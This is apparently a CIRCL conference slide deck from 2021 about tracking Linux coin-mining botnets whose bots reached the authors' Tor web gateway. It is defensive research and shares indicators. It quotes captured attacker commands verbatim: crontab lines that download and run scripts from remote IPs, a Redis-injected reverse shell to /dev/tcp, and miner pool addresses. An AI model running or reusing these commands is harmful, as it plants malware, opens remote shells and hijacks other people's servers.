FIRST
Improving Security Together

Industrialize the Tracking of Botnet Operations

A Practical Case with Large Coin-Mining Threat-Actor(s)

Industrialize the Tracking of Botnet Operations

A Practical Case with Large Coin-Mining Threat-Actor(s)

CIRCL
Computer Incident
Response Center
Luxembourg

Alexandre Dulaunoy
Jean-Louis Huynen
-
TLP:WHITE

info@circl.lu

2021-04-19

Outline

- A word about Tor web gateways
- A word about Tor web gateways - our setup
- Illegitimate Cryptomining
- Making sense of the data
- Sharing analyses alongside relevant indicators
- Future Works.


A word about Tor web gateways

- Offer an HTTP or SOCKS5 proxy to the tor network,
- onion.to, tor2web.in, tor2web.it, tor2web.su, onion.re, tor2web.su, onion.com.de, onion.sh, tor2web.io, etc.
- used to protect publishers'anonymity without regards for users',
- some use official tor2web python tool[1],
- can log everything,
- can tamper with users' HTTP traffic (adding ads, scripts),
- can be malicious (redirects, binary injection)
- can be used to host C2 hidden services.

[1] `https://github.com/tor2web/`

A word about Tor web gateways


- In August 2020, we got an itch to set up a Tor web gateway, interested in understanding what is the part of truth in our previous slide,
- after very few advertisments about it on twitter and elsewhere, we started to receive repeating HTTP requests (maybe to assess the service reliability)
- On October 20th, we started to receive requests with this kind of referer:



```
61.153.75.222_root_x86_64_controller_73ebe5e5ba4a522bc839d46dea1c8a3e_NDMgKiAqICogKiAvcm9vdC8uc3lzdG
VtZC1zZXJ2aWNlLnNoID4gL2Rldi9udWxsIDI+JjEgJgowICAqLzMgICogICogICogL2Jpbi9iYXNoIC91c3IvbGliL3B5dGhvbj
IuNi9zaXRlLXBhY2thZ2VzL2VDbGFzc1JlY292ZXJ5L3ZlY19SZWNvdmVyeS9zY3JpcHQvbXlzcWxfYmFrLnNoCg==

115.236.179.140_yarn_x86_64_hellowin1_c496dacf7034371127de6f4bcad7e4c0_NDIgKiAqICogKiAvdmFyL2xpYi9oY
WRvb3AteWFybi8uc3lzdGVtZC1zZXJ2aWNlLnNoID4gL2Rldi9udWxsIDI+JjEgJgo=

41.175.8.163_postgres_x86_64_paygosandbox_776ee77610be03536a302ca1d8acc69d_MjQgKiAqICogKiAvdmFyL2xpY
i9wZ3NxbC8uc3lzdGVtZC1zZXJ2aWNlLnNoID4gL2Rldi9udWxsIDI+JjEgJgo=

117.62.172.163_yarn_x86_64_bigdata05_b7e1f989ae02b183a2507c1ce83de468_
```

A word about Tor web gateways

- base64 decoded contents looked somethings like that:




```
1 * * * * /root/.systemd-service.sh > /dev/null 2>&1 &

* * * * * /usr/local/dbappsecurity/edr/loopstart_edr.sh

0 * * * * ntpdate cn.ntp.org.cn

18 * * * * /var/lib/postgresql/.systemd-service.sh > /dev/null 2>&1 &

*/1 * * * *  sh /root/wxb/kill-out/wxb_kill-out.sh

*/5 * * * *  sh /usr/local/bin/wxb_secure_ssh.sh

12 * * * * /home/hadoop/.systemd-service.sh > /dev/null 2>&1 &

8 * * * * /var/lib/postgresql/.systemd-service.sh > /dev/null 2>&1 &

43 * * * * /var/lib/pgsql/.systemd-service.sh > /dev/null 2>&1 &
```

- We soon started to collect binaries and to automate some aspects of the analysis.

A word about Tor web gateways

Our setup



A word about Tor web gateways

Our setup


D4 collects logs files as produced and push them in a redis list, then:

- we grok the log files and push the result in a RedisGraph,
- we use a combination of CYPHER and RedisSearch queries to navigate the data,
- we use redisinsight for the visualization

```
MATCH (b:Bot)-[r:reach]->(cc:CC)
WHERE b.firstseen CONTAINS "/Apr/2021"
RETURN b, cc
```

A word about Tor web gateways


Our setup



Making sense of the data

These referers fields...

```
CALL db.idx.fulltext.queryNodes('Command', '"http"|"https"') YIELD
RETURN node.content
```




```
"* * * * * wget -q -O - http://195.3.146.118/h2.sh | sh > /dev/null 2>&1\n"

"*/1 */22 * * 6 (curl -fsSL http://144.217.207.26/fc||wget -q -O - http://144.217.207.26/fc)|bash >
/dev/null 2>&1\n"

"*/30 * * * * /home/postgres//usr/local/pgsql/data/./oka\n* */6 * * * wget -q -O- http://xmr.linux12
13.ru:2019/back.sh | sh\n"

"REDIS0008\xfa\tredis-ver\x064.0.11\xfa\nredis-bits\xc0@\xfa\x05ctime³4<^\xfa\bused-mem\xc2\xe7\x1f\
x0e\x00\xfa\faof-preamble\xc0\x00\xfe\x00\xfb\x01\x00\x00\xc0\x01@z\n\n*/1 * * * * curl -L http://12
0.25.164.145:2245/i.sh | sh\n*/1 * * * * wget -q http://120.25.164.145:2245/i.sh -O - | sh\n\n\xffX\
x12\xbd6GRb\xfa"
```

Making sense of the data

These referers fields...

```
CALL db.idx.fulltext.queryNodes('Command', 'REDIS000*') YIELD node
RETURN node
```



```
"REDIS0008\xfa\tredis-ver\x064.0.11\xfa\nredis-bits\xc0@\xfa\x05ctime³4<^\xfa\bused-mem\xc2\xe7\x1f\
x0e\x00\xfa\faof-preamble\xc0\x00\xfe\x00\xfb\x01\x00\x00\xc0\x01@z\n\n*/1 * * * * curl -L http://12
0.25.164.145:2245/i.sh | sh\n*/1 * * * * wget -q http://120.25.164.145:2245/i.sh -O - | sh\n\n\xffX\
x12\xbd6GRb\xfa"

"REDIS0009\xfa\tredis-ver\x055.0.8\xfa\nredis-bits\xc0@\xfa\x05ctime\xc2I1\xb2_\xfa\bused-mem¸S\x0e\
x00\xfa\faof-preamble\xc0\x00\xfe\x00\xfb\x02\x00\x00\x04wedc5\n* * * * * bash -i >& /dev/tcp/47.100
.5.0/12350 0>&1\n\x00\x04we2c5\n* * * * * bash -i >& /dev/tcp/47.100.5.0/12350 0>&1\n\xff\xc4dï\xe2\x
0f\xb3]\t"
```

Making sense of the data

External analyses

By that time other analyses with common IoCs or similar techniques appeared:

- SystemdMiner [2]
- PGMiner [3]
- dreambus Botnet [4]

We are observing linux-based cryptomining botnets targeting redis, postgresql, yarn, jenkins, spark, saltsack, consul and SSH.

[2] https://unit42.paloaltonetworks.com/pgminer-postgresql-cryptocurrency-mining-botnet/

[3] https://unit42.paloaltonetworks.com/pgminer-postgresql-cryptocurrency-mining-botnet/


[4] https://www.zscaler.com/blogs/security-research/dreambus-botnet-technical-analysis

Making sense of the data


External analyses

25wlksd35c2fs55rnhlcfz3jjaujxmbmfkvrxeu7tkgnnesdhh3gghqd	dreambus
2iuu6o3zbmwynik2	
3h3gavz23bzxaucinuaxzydia2q2sksxw5w42mqn7w6ihtqyxtjzd6ad	
4iucigxvlfx4vcqn5sordersaa3a3ztjcaoszptxxo5b3pbn6nlwsfad	dreambus
4k6jta4zrwzm7u54am3vnjpnlvlbujyvrtprytf4scmrw7u3udmgqaqd	
5ixhieezozxwnvisopgxoba6ssbsrvdpxeduxb4jc6zx7s56rufrjzad	
7jmrbtrvkgcqkldzyob4kotpyvsgz546yvik2xv4rpnfmrhe4imxthqd	
aptgetgxqs3secda	SystemdMiner
bggts547gukhvmf4cgandlgxxphengxovoyo6ewhns5qmmb2b5oi43yd	dreambus
dreambusweduybcp	dreambus, PGMiner
i62hmnztfpzwrhjg34m6ruxem5oe36nulzmxcgbdbkiaceubprkta7ad	dreambus
ji55jjplpknk7eayxxtb5o3ulxuevntutsdanov5dp3wya7l7btjv4qd	dreambus
jk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd	PGMiner
kklulqbwyj3s3g2i2otjajef2a3kychks2t3agsbv2hdwtiymkbnueid	
mazeclmhbacucxin	
mhevkk4odgzqpt2hbj3hhw2uz4vhunoo55evewrgmouyiehcaltmbrqd	
nssnkct6udyyx6zlv4l6jhqr5jdf643shyerk246fs27ksrdehl2z3qd	dreambus, PGMiner
ojk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd	dreambus, PGMiner
plgs6otqdiu7snxdfwjnidhw4ncmp5qvvxi5gepiszg75kxebwci2wad	
qsts2vqotnlh2h5xwa7fp3iopb7h7cngknjjo4f4sxhrwcqgughipxid	dreambus
rapid7cpfqnwxodo	SystemdMiner
rxmxpzfkydkulhhqnuftbmf6d5q67jjchopmh4ofszfwwnmz4bqq2fid	
ryukdssuskovhnwb	
sg722jwocbvedckhd4dptpqfek5fsbmx3v57qg6lzhuo56np73mb3zyd	dreambus
tencentxjy5kpccv	
trumpzwlvlyrvlss	SystemdMiner
va6xh4hqgb754klsffjamjgotlq7mne3lyyrhu5vhypakbumzeo4c4ad	
wacpnnso4ottxlyvjp2adaieaivxx2saxoymednidp3zyfoqfc5jpqad	
wdtiia7l7nhvj4dlwt64coa6y2ujyiv3w7g2pmsf5oidnfgkczeumead	
wvzyv2nptjuxcqoibeklxese46j4uonzaapwyl6wvhdknjlqlcoeu7id	
y4mcrfeigcaa2robjk3azb2qwcd5hk45xpoaddupmdwv24qoggnmdbid	
yrxxxqia45xxcdqfwyx4pk6ufyanazdwjbv3de7r4mrtyztt5mpw35yd	

Making sense of the data


● Binary(61) ● CC(25)
→ host(509)
4k6jta4zrwzm7u54am3vnjpnlvlbujyvrtprytf4scmrw7u3udmgqaqd.onion
ji55jjplpknk7cayxxtb5o3ubuevntutsdanov5dp3wya7
y4mcfelgcaa2rcbjk3azb2qw
plgs6otqdlu7snxdfwjnlchw4ncmp5qvvxd5g
ojk…a7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdsceltfhtoyd.onion
7jmnbtvkgcqkidzyob4kotpyvsgz546yvik2xv4rpnfmrhe4lmxthqd.onion
4iucigxvlfx4vcqn5sordersaa3a3ztjcaoszptxxo5b3pbn6nlwsfad.onion
yrxxxqia45xxcdqfwyx4pk6ufyanazdwjbv3de7r4mrtyztt5mpw35yd.onion
mhevkk4odgzqpt2hbj3hhw2uz4vhunoo55evewrgmouyiehcaltmbrqd.onion
sg722jwocbvedckhd4dptpqfek5fsbmx3v57qg6lzhuo56np73mb3zyd.onion
3h3gavz23bzxaucinuaxzydia2q2sksxw5w42mqn7w6ihtqyxtjzd6ad.onion
/cpu
/cmd
/int.x86_64

Making sense of the data


● Binary(34) ● CC(25)
→ host(201)
rxmxpzfkydkulhhqnuftbmf6d5q67jjchopmh4ofszfwwnmz4bqq2fid.onion
/int.x86_64
25wlksd35c2fs55mhfcl23jjaujxmbmfkvrxeu7tkgnnesdhh3gghqd.onion
5lxhieezozxwnwsopgxobaasbsrvdpxedxb4jc62x7s56rufrjzad.onion
i62hmnztfpzwrhjg34m6ruxem5oe36nulzmxcgbdbkiaceubprkta7ad.onion
yrxxxqia45xxcdqfwyx4pk6ufyanazdwjbv3de7r4tnrtyztt5mpw35yd.onion
ojk5zra7b3yq32tmb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd.onion
4k6jta4zrwzm7u54am3vnjpnlvlbujyvrtpryff4scmrw7u3udmgqaqd.onion
4iucigxvlfx4vcqn5sordersaa3a3ztjcaoszptxxo5b3pbn6nlwsfad.onion
3h3gavz23bzxaucinuaxzydia2q2sksxw5w42mqn7w6ihtqyxtjzd6ad.onion
7jmrbtrykgcqkldzyeb4kotpysgz546yvik2kv4rpntmrhe4jmxthqd.onion
qsts2yqotnih2h5xwa7fp3kepo7b7cngknjd4f4sxhrwcqgughipxld.onion

Making sense of the data


They look all related

25wlksd35c2fs55rnhlcfz3jjaujxmbmfkvrxeu7tkgnnesdhh3gghqd	dreambus	related
2iuu6o3zbmwynik2		related
4iucigxvlfx4vcqn5sordersaa3a3ztjcaoszptxxo5b3pbn6nlwsfad	dreambus	related
4k6jta4zrwzm7u54am3vnjpnlvlbujyvrtprytf4scmrw7u3udmgqaqd		related
5ixhieezozxwnvisopgxoba6ssbsrvdpxeduxb4jc6zx7s56rufrjzad		related
7jmrbtrvkgcqkldzyob4kotpyvsgz546yvik2xv4rpnfmrhe4imxthqd		related
aptgetgxqs3secda	SystemdMiner	
bggts547gukhvmf4cgandlgxxphengxovoyo6ewhns5qmmb2b5oi43yd	dreambus	related
dreambusweduybcp	dreambus, PGMiner	
i62hmnztfpzwrhjg34m6ruxem5oe36nulzmxcgbdbkiaceubprkta7ad	dreambus	related
ji55jjplpknk7eayxxtb5o3ulxuevntutsdanov5dp3wya7l7btjv4qd	dreambus	related
jk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd	PGMiner	
kklulqbwyj3s3g2i2otjajef2a3kychks2t3agsbv2hdwtiymkbnueid		related
mazeclmhbacucxin		
mhevkk4odgzqpt2hbj3hhw2uz4vhunoo55evewrgmouyiehcaltmbrqd		related
nssnkct6udyyx6zlv4l6jhqr5jdf643shyerk246fs27ksrdehl2z3qd	dreambus, PGMiner	related
ojk5zra7b3yq32timb27n4qj5udk4w2l5kqn5ulhnugdscelttfhtoyd	dreambus, PGMiner	related
plgs6otqdiu7snxdfwjnidhw4ncmp5qvvxi5gepiszg75kxebwci2wad		related
qsts2vqotnlh2h5xwa7fp3iopb7h7cngknjjo4f4sxhrwcqgughipxid	dreambus	related
rapid7cpfqnwxodo	SystemdMiner	
rxmxpzfkydkulhhqnuftbmf6d5q67jjchopmh4ofszfwwnmz4bqq2fid		related
ryukdssuskovhnwb		related
sg722jwocbvedckhd4dptpqfek5fsbmx3v57qg6lzhuo56np73mb3zyd	dreambus	related
tencentxjy5kpccv		related
trumpzwlvlyrvlss	SystemdMiner	related
va6xh4hqgb754klsffjamjgotlq7mne3lyyrhu5vhypakbumzeo4c4ad		related
wacpnnso4ottxlyvjp2adaieaivxx2saxoymednidp3zyfoqfc5jpqad		related
wdtiia7l7nhvj4dlwt64coa6y2ujyiv3w7g2pmsf5oidnfgkczeumead		related
wvzyv2nptjuxcqoibeklxese46j4uonzaapwyl6wvhdknjlqlcoeu7id		related
y4mcrfeigcaa2robjk3azb2qwcd5hk45xpoaddupmdwv24qoggnmdbid		related
yrxxxqia45xxcdqfwyx4pk6ufyanazdwjbv3de7r4mrtyztt5mpw35yd		related

Making sense of the data

Unpacking binaries

Binaries are packed with UPX and made unusable by UPX -d by modifying the magic UPX string:



```
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0200 3e00 0100 0000 2872 4c00 0000 0000  ..>.....(rL.....
00000020: 4000 0000 0000 0000 0000 0000 0000 0000  @...............
00000030: 0000 0000 4000 3800 0300 4000 0000 0000  ....@.8...@.....
00000040: 0100 0000 0500 0000 0000 0000 0000 0000  ................
00000050: 0000 4000 0000 0000 0000 4000 0000 0000  ..@.......@.....
00000060: 4284 0c00 0000 0000 4284 0c00 0000 0000  B.......B.......
00000070: 0000 2000 0000 0000 0100 0000 0600 0000  .. .............
00000080: 0000 0000 0000 0000 0090 4c00 0000 0000  ..........L.....
00000090: 0090 4c00 0000 0000 0000 0000 0000 0000  ..L.............
000000a0: 7845 4500 0000 0000 0010 0000 0000 0000  xEE.............
000000b0: 51e5 7464 0600 0000 0000 0000 0000 0000  Q.td............
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 1000 0000 0000 0000 deda 8b5f 00ff 9941  ..........._...A
#!/usr/bin/env python
import sys

def main(srcFilename):
    f = open(srcFilename, 'rb')
    s = open(srcFilename+'_00ff9941', 'wb+')
    header = f.read(0xea)
    s.write(header)
    bindata = f.read()
    f.close()
    bindata = bindata.replace(b'\x00\xff\x99\x41','UPX!')
    s.write(bindata)
    f.close()

if __name__ == '__main__':
    main(sys.argv[1])
```

```
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0200 3e00 0100 0000 486a 4000 0000 0000  ..>.....Hj@.....
00000020: 4000 0000 0000 0000 0000 0000 0000 0000  @...............
00000030: 0000 0000 4000 3800 0300 4000 0000 0000  ....@.8...@.....
00000040: 0100 0000 0500 0000 0000 0000 0000 0000  ................
00000050: 0000 4000 0000 0000 0000 4000 0000 0000  ..@.......@.....
00000060: 2d7c 0000 0000 0000 2d7c 0000 0000 0000  -|......-|......
00000070: 0000 2000 0000 0000 0100 0000 0600 0000  .. .............
00000080: 0000 0000 0000 0000 0080 4000 0000 0000  ..........@.....
00000090: 0080 4000 0000 0000 0000 0000 0000 0000  ..@.............
000000a0: 7893 2000 0000 0000 0010 0000 0000 0000  x. .............
000000b0: 51e5 7464 0600 0000 0000 0000 0000 0000  Q.td............
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 1000 0000 0000 0000 18b9 39c1 dfdd 3033  ..........9...03
#!/usr/bin/env python
import sys

def main(srcFilename):
    f = open(srcFilename, 'rb')
    s = open(srcFilename+'_dfdd3033', 'wb+')
    header = f.read(0xea)
    s.write(header)
    bindata = f.read()
    f.close()
    bindata = bindata.replace(b'\xdf\xdd\x30\x33','UPX!')
    s.write(bindata)
    f.close()

if __name__ == '__main__':
    main(sys.argv[1])
```

Making sense of the data


Unpacking binaries

Packed binaries match this yara rule:

```
rule torcryptomining
{
    strings:
        $upx_erase = {(00 FF 99 41|DF DD 30 33)}
    condition:
        $upx_erase at 236
}
```


Making sense of the data

Unpacking binaries



Making sense of the data

Unpacking binaries




```
"pools": [
    {
        "algo": null,
        "coin": "monero",
        "url": "119.205.235.58:443",
        "user": "x",
        "pass": "x",
        "rig-id": null,
        "nicehash": true,
        "keepalive": false,
        "enabled": true,
        "tls": false,
        "tls-fingerprint": null,
        "daemon": false,
        "socks5": null,
        "self-select": null
    },
```

Making sense of the data


Unpacking binaries - retrohunt

- retrohunt brought 47 binaries spanning from 15th January 2021 to this day,
- XMR stratum proxies don't change over binary repacking:




```
"url": "119.205.235.58:443",
"url": "119.205.235.58:8080",
"url": "136.243.90.99:443",
"url": "136.243.90.99:8080",
"url": "153.127.216.132:8080",
"url": "164.132.105.114:443",
"url": "164.132.105.114:8080",
"url": "94.176.237.229:443",
"url": "94.176.237.229:80",
"url": "94.176.237.229:8080",
```

Making sense of the data



- From 20 October 2020
- To 31 March 2021
- Total amount of bot seen: 27186

Making sense of the data




- Median:14 days
- Mean: 28 days
- Max: 167 days (since day 1)

Making sense of the data


Looong lasting, overconnected bots

- 8 bots are present from day one,
- and reached at least 20 C2 hidden services,
- All from China.




Bot **id:** 24 **ip:** 123.59.26.64 **firstseen:** 20/Oct/2020:17:12:34 +0200 **lastseen:** 11/Apr/2021:07:57:50 +0200 **user:** nmcuser **hostname:** server01 **fingerprint:** daa48b5fcfa

Making sense of the data



- Median:91 days
- Mean: 96 days
- Max: 167 days (since day 1)

